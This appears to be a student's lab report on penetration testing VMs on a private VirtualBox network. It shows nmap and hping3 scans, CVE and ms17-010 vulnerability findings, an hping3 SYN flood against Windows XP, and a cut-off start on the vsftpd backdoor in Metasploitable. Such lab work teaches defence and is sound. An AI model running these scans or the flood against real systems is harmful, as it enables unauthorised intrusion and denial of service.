          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:168 errors:0 dropped:0 overruns:0 frame:0
          TX packets:168 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:56553 (55.2 KB)  TX bytes:56553 (55.2 KB)

msfadmin@metasploitable:~$ _

```

```

(maha@kali)-[/home/maha]
PS> ping -c 4 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data:
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=12.1 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=1.84 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.924 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=1.36 ms

— 10.0.2.4 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3002ms
rtt min/avg/max/mdev = 0.924/4.066/12.139/4.672 ms

```


TASK 2: RECONNAISSANCE

Reconnaissance was performed using the nmap tool in previous section for Kali Linux.

TASK 3: SCANNING

Detailed profiling of target VM was conducted by means of scans. In this case the commands used for both hping and nmap tools are:

- **sudo nmap -sS 10.0.2.4**
- **sudo nmap -sA 10.0.2.4**
- **sudo nmap -sX 10.0.2.4**
- **sudo nmap -sV 10.0.2.4**
- **sudo nmap -O 10.0.2.4**
- **sudo hping -8 -0 -1024 -S 10.0.2.4**
- **sudo nmap -D RND:10 10.0.2.4**

```
(maha@kali)-[/home/maha]
PS> sudo nmap -sA 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:15 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0013s latency).
All 1000 scanned ports on 10.0.2.4 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.06 seconds
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -D RND:10 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:31 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0039s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.59 seconds
```

```
PS> maha@kali: /home/maha

File Actions Edit View Help

(maha@kali)-[/home/maha]
PS> sudo nmap -sX 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE      SERVICE
21/tcp    open|filtered ftp
22/tcp    open|filtered ssh
23/tcp    open|filtered telnet
25/tcp    open|filtered smtp
53/tcp    open|filtered domain
80/tcp    open|filtered http
111/tcp   open|filtered rpcbind
139/tcp   open|filtered netbios-ssn
445/tcp   open|filtered microsoft-ds
512/tcp   open|filtered exec
513/tcp   open|filtered login
514/tcp   open|filtered shell
1099/tcp  open|filtered rmiregistry
1524/tcp  open|filtered ingreslock
2049/tcp  open|filtered nfs
2121/tcp  open|filtered ccproxy-ftp
3306/tcp  open|filtered mysql
5432/tcp  open|filtered postgresql
5900/tcp  open|filtered vnc
6000/tcp  open|filtered X11
6667/tcp  open|filtered irc
8009/tcp  open|filtered ajp13
8180/tcp  open|filtered unknown
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.55 seconds
```

```
PS> maha@kali: /home/maha

File Actions Edit View Help

(maha@kali)-[/home/maha]
PS> sudo nmap -sV 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:16 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:lin
ux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.17 seconds
```

```
PS> maha@kali: /home/maha
File Actions Edit View Help
(maha@kali)-[/home/maha]
PS> sudo nmap -o 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:17 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0025s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.78 seconds
```

```
PS> maha@kali: /home/maha
File Actions Edit View Help
(maha@kali)-[/home/maha]
PS> sudo nmap -ss 10.0.2.4
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:15 EDT
Nmap scan report for 10.0.2.4
Host is up (0.0020s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:7F:CD:7D (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.48 seconds
(maha@kali)-[/home/maha]
PS>
```

TASK 4: VULNERABILITY SCANNING

After the host has been discovered and profiled, it is scanned for vulnerabilities in its system using the command: **nmap -sV --script vulners --script-args mincvss=4 10.0.2.4**


```

maha@kali:~$ sudo nmap -A -o -v -p 1-999 10.0.2.15
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-18 21:40 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Initiating ARP Ping Scan at 21:40
Scanning 10.0.2.15 [1 port]
Completed ARP Ping Scan at 21:40, 0.04s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 21:40
Completed Parallel DNS resolution of 1 host. at 21:40, 0.02s elapsed
Initiating SYN Stealth Scan at 21:40
Scanning 10.0.2.15 [999 ports]
Discovered open port 139/tcp on 10.0.2.15
Discovered open port 445/tcp on 10.0.2.15
Discovered open port 135/tcp on 10.0.2.15
Completed SYN Stealth Scan at 21:40, 0.63s elapsed (999 total ports)
Initiating Service scan at 21:40
Scanning 3 services on 10.0.2.15
Completed Service scan at 21:40, 6.04s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 10.0.2.15
NSE: Script scanning 10.0.2.15.
Initiating NSE at 21:40
Completed NSE at 21:40, 5.45s elapsed
Initiating NSE at 21:40
Completed NSE at 21:40, 0.02s elapsed
Initiating NSE at 21:40
Completed NSE at 21:40, 0.00s elapsed
Nmap scan report for 10.0.2.15
Host is up (0.0013s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Home Basic 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1


```

```
maha@kali: ~  
File Actions Edit View Help  
(maha@kali)-[~]  
$ sudo nmap -p445 --script=smb-vuln-ms17-010 10.0.2.15  
[sudo] password for maha:  
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-18 23:05 EDT  
Nmap scan report for 10.0.2.15  
Host is up (0.0012s latency).  
  
PORT      STATE SERVICE  
445/tcp   open  microsoft-ds  
MAC Address: 08:00:27:A8:F7:1F (Oracle VirtualBox virtual NIC)  
  
Host script results:  
| smb-vuln-ms17-010:  
|   VULNERABLE:  
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)  
|     State: VULNERABLE  
|     IDs: CVE:CVE-2017-0143  
|     Risk factor: HIGH  
|     A critical remote code execution vulnerability exists in Microsoft SMBv1  
|     servers (ms17-010).  
|  
|   Disclosure date: 2017-03-14  
|   References:  
|     https://technet.microsoft.com/en-us/library/security/ms17-010.aspx  
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143  
|     https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/  
|  
Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds  
  
(maha@kali)-[~]  
$
```

WINDOWS 7 ENTERPRISE:

TASK 1: CONFIGURATION

The Windows 7 Home Basic VM is installed and configured to be on the same NAT Network as all other VMs. Connectivity is tested through ping test which is successful. **IP ADDRESS: 10.0.2.8**




```
(maha@kali)-[/home/maha]
PS> ping -c 4 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
64 bytes from 10.0.2.8: icmp_seq=1 ttl=128 time=4.78 ms
64 bytes from 10.0.2.8: icmp_seq=2 ttl=128 time=2.74 ms
64 bytes from 10.0.2.8: icmp_seq=3 ttl=128 time=2.67 ms
64 bytes from 10.0.2.8: icmp_seq=4 ttl=128 time=1.95 ms

— 10.0.2.8 ping statistics —
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 1.948/3.035/4.782/1.055 ms
```

TASK 2: RECONNAISSANCE

Reconnaissance was performed using the nmap tool in previous section for Kali Linux.

TASK 3: SCANNING

Detailed profiling of target VM was conducted by means of scans. In this case the commands used for both hping and nmap tools are:

- **sudo nmap -sS 10.0.2.8**
- **sudo nmap -sA 10.0.2.8**
- **sudo nmap -sX 10.0.2.8**
- **sudo nmap -sV 10.0.2.8**
- **sudo nmap -O 10.0.2.8**
- **sudo hping -8 -0 -1024 -S 10.0.2.8**
- **sudo nmap -D RND:10 10.0.2.8**

```
(maha@kali)-[/home/maha]
PS> sudo hping3 -8 0-1024 -S 10.0.2.8
Scanning 10.0.2.8 (10.0.2.8), port 0-1024
1025 ports to scan, use -V to see all the replies
+-----+-----+-----+-----+-----+-----+-----+
|port| serv name | flags | ttl | id | win | len |
+-----+-----+-----+-----+-----+-----+-----+
  22  ssh      : .S..A... 128 11370 64512  46
 135  epmap    : .S..A... 128 40298 8192  46
 139  netbios-ssn: .S..A... 128 41322 8192  46
 445  microsoft-d: .S..A... 128 57195 8192  46
All replies received. Done.
Not responding ports:
```

```
(maha@kali)-[/home/maha]
PS> sudo nmap -sX 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:03 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0025s latency).
All 1000 scanned ports on 10.0.2.8 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.79 seconds
```

```

(maha@kali)-[/home/maha]
PS> sudo nmap -sS 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 09:56 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0023s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
5357/tcp   open  wsddapi
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.24 seconds

```

```

(maha@kali)-[/home/maha]
PS> sudo nmap -sA 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:04 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0024s latency).
All 1000 scanned ports on 10.0.2.8 are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.64 seconds

```

```

(maha@kali)-[/home/maha]
PS> sudo nmap -sV 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:08 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0016s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.94 seconds

```

```

(maha@kali)-[/home/maha]
PS> sudo nmap -O 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:09 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0033s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93E=4%D=4/17%OT=22%CT=1%CU=32834%PV=Y%DS=1%DC=D%G=Y%M=080027%T
OS:M=661FD83D%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10F%TI=I%CI=I%II=I
OS:%SS=S%TS=7)OPS(O1=M5B4NW0ST11%O2=M5B4NW0ST11%O3=M5B4NW0NNT11%O4=M5B4NW0S
OS:T11%O5=M5B4NW0ST11%O6=M5B4ST11)WIN(W1=FC00%W2=FC00%W3=FC00%W4=FC00%W5=FC
OS:00%W6=FC00)ECN(R=Y%DF=Y%T=80%W=FC00%O=M5B4NW0NNS%CC=N%Q=)T1(R=Y%DF=Y%T=8
OS:0%S=0%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T3(
OS:R=Y%DF=Y%T=80%W=0%S=Z%A=0F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%0F
OS:=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%
OS:T=80%W=0%S=A%0F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD
OS:=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE
OS:(R=Y%DFI=N%T=80%CD=Z)

Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.09 seconds

```

```

(maha@kali)-[/home/maha]
PS> sudo nmap -D RND:10 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 10:31 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0074s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5357/tcp  open  wsapi
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
MAC Address: 08:00:27:10:B8:D0 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 9.97 seconds

```


TASK 4: VULNERABILITY SCANNING

After the host has been discovered and profiled, it is scanned for vulnerabilities in its system using the command: **nmap -sV --script vulners --script-args mincvss=4 10.0.2.8**

```
(maha@kali)-[/home/maha]
PS> nmap -sV --script vulners --script-args mincvss=4 10.0.2.8
Starting Nmap 7.93 ( https://nmap.org ) at 2024-04-17 11:12 EDT
Nmap scan report for 10.0.2.8
Host is up (0.0044s latency).
Not shown: 990 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 6.7 (protocol 2.0)
| vulners:
|   cpe:/a:openbsd:openssh:6.7:
|     PRION:CVE-2015-5600 8.5 https://vulners.com/prion/PRION:CVE-2015-5600
|     CVE-2015-5600 8.5 https://vulners.com/cve/CVE-2015-5600
|     PRION:CVE-2020-16088 7.5 https://vulners.com/prion/PRION:CVE-2020-16088
|     CVE-2012-1577 7.5 https://vulners.com/cve/CVE-2012-1577
|     PRION:CVE-2015-6564 6.9 https://vulners.com/prion/PRION:CVE-2015-6564
|     CVE-2015-6564 6.9 https://vulners.com/cve/CVE-2015-6564
|     CVE-2018-15919 5.0 https://vulners.com/cve/CVE-2018-15919
|     CVE-2010-4816 5.0 https://vulners.com/cve/CVE-2010-4816
|     SSV:90447 4.6 https://vulners.com/seebug/SSV:90447 *EXPLOIT*
|     PRION:CVE-2016-0778 4.6 https://vulners.com/prion/PRION:CVE-2016-0778
|     CVE-2016-0778 4.6 https://vulners.com/cve/CVE-2016-0778
|     PRION:CVE-2015-5352 4.3 https://vulners.com/prion/PRION:CVE-2015-5352
|     CVE-2020-14145 4.3 https://vulners.com/cve/CVE-2020-14145
|     CVE-2015-5352 4.3 https://vulners.com/cve/CVE-2015-5352
|     PRION:CVE-2016-0777 4.0 https://vulners.com/prion/PRION:CVE-2016-0777
|     CVE-2016-0777 4.0 https://vulners.com/cve/CVE-2016-0777
|_
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: IEWIN7; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 62.17 seconds
```

TASK 5: EXPLOITATION

In this section, we work to exploit a total of 3 vulnerabilities, one each from Windows XP, Windows 7 Home Basic, and Metasploitable.

WINDOWS XP:

We perform a DOS (Denial-of-Service) attack from Kali VM to Windows XP. First we establish a telnet connection with Windows XP from Kali Linux, and then execute a packet flooding command from random source causing a Denial-of-Service attack on Windows XP. Details of packets have also been shown using Wireshark.

```
(maha@kali)-[/home/maha]
PS> telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.


No more connections are allowed to telnet server. Please try again later.Connection closed by foreign host.
```

```
(maha@kali)-[~]
$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: maha
password:

*=====
Welcome to Microsoft Telnet Server.
*=====
C:\Documents and Settings\maha>exitConnection closed by foreign host.
```

```
(maha@kali)-[~]
$ sudo hping3 -c 100000 -d 120 -S -w 64 -p 23 --flood --rand-source 10.0.2.6
[sudo] password for maha:
HPING 10.0.2.6 (eth0 10.0.2.6): S set, 40 headers + 120 data bytes
hping in flood mode, no replies will be shown
```



METASPOLITABLE:

Metasploitable has a vulnerability known as vsftpd 2.3.4 backdoor vulnerability. CVE ID: CVE-2011-2523. Software affected by this vulnerability is vsftpd 2.3.4. This allows for remote execution of code through a backdoor. The impact of this is that it allows for unauthenticated attackers to open a backdoor on the server that is affected, which enables them to gain unauthorized access to the system.


```

maha@kali: ~
File Actions Edit View Help
(maha@kali)-[~]
└─$ sudo msfconsole
[sudo] password for maha:

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBun
nyWrote*L1T*Mail.ru*() { ;;}; echo vulnerable*
*Team sorcerer*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP
Moncton*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scaven
ger Security*Bruh*NoTeamName*Terminal Cult*
*edspiner*BFG*MagentaHats*0*01DA*Kaczuski*AlphaPwners*FILAHA*Raffaela
*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0*CD*AI Generated*CSEC*p3nnm3d*IFS*CTF_C
ircle*Innoteclabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0*19
4*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*Inf0usec*CTF Community*DCZia*NiceWay*0*BlueSky*ME3*Tipi'Hack
*Porg Pwn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4x*cw167*localhorst*Original Cyan Lonkero*S
ad_Pandas*FalseFlag*OurHeartBleedsOrange*SBWASP*
*Cult of the Dead Turkey*doesthismatter*crayontheft*Cyber Mausoleum*sc
ripterz*VetSec*norbot*Delta Squad Zero*Mukesh*
*x00-x00*BlackCat*ARES*cxp*vaporsec*purplehax*RedTeam@MTU*UsalamaTeam
*vitamink*RISC*forkbomb444*hownowbrowncow*
*etherknot*cheesebaguette*downgrade*FR!3ND5*badfirmware*Cut3Dr4g0n*dc6
15*nora*Polaris One*team*hail hydra*Takoyaki*
*Sudo Society*incognito-flash*TheScientists*Tea Party*Reapers of Pwnag
e*OldBoys*M0ul3Fr1t1B13r3*bearswithsaws*DC540*
*iMosuke*Infosec*zitro*CrackTheFlag*TheConquerors*Asur*4fun*Rogue-CTF*
Cyber*TMHC*The_Pirhacks*btwIuseArch*MadDawgs*
*Hinc*The Pightly Mangolins*CCSF_RamSec*x4n0n*x0rc3r3rs*emehacr*Ph4n70m
_R34p3r*humzig*Preeminence*UMGC*ByteBrigade*
*TeamFastMark*Towson-Cyberkatz*meow*xrzhev*PA Hackers*Kuolema*Nakateam
*Logic B0mb*NOVA-InfoSec*teamstyle*Panic*
*B0NG0R3*

*Les Cadets Rouges*buf*
*Les Tontons Fl4guezs*
*404 : Flag Not Found*
*' UNION SELECT 'password*
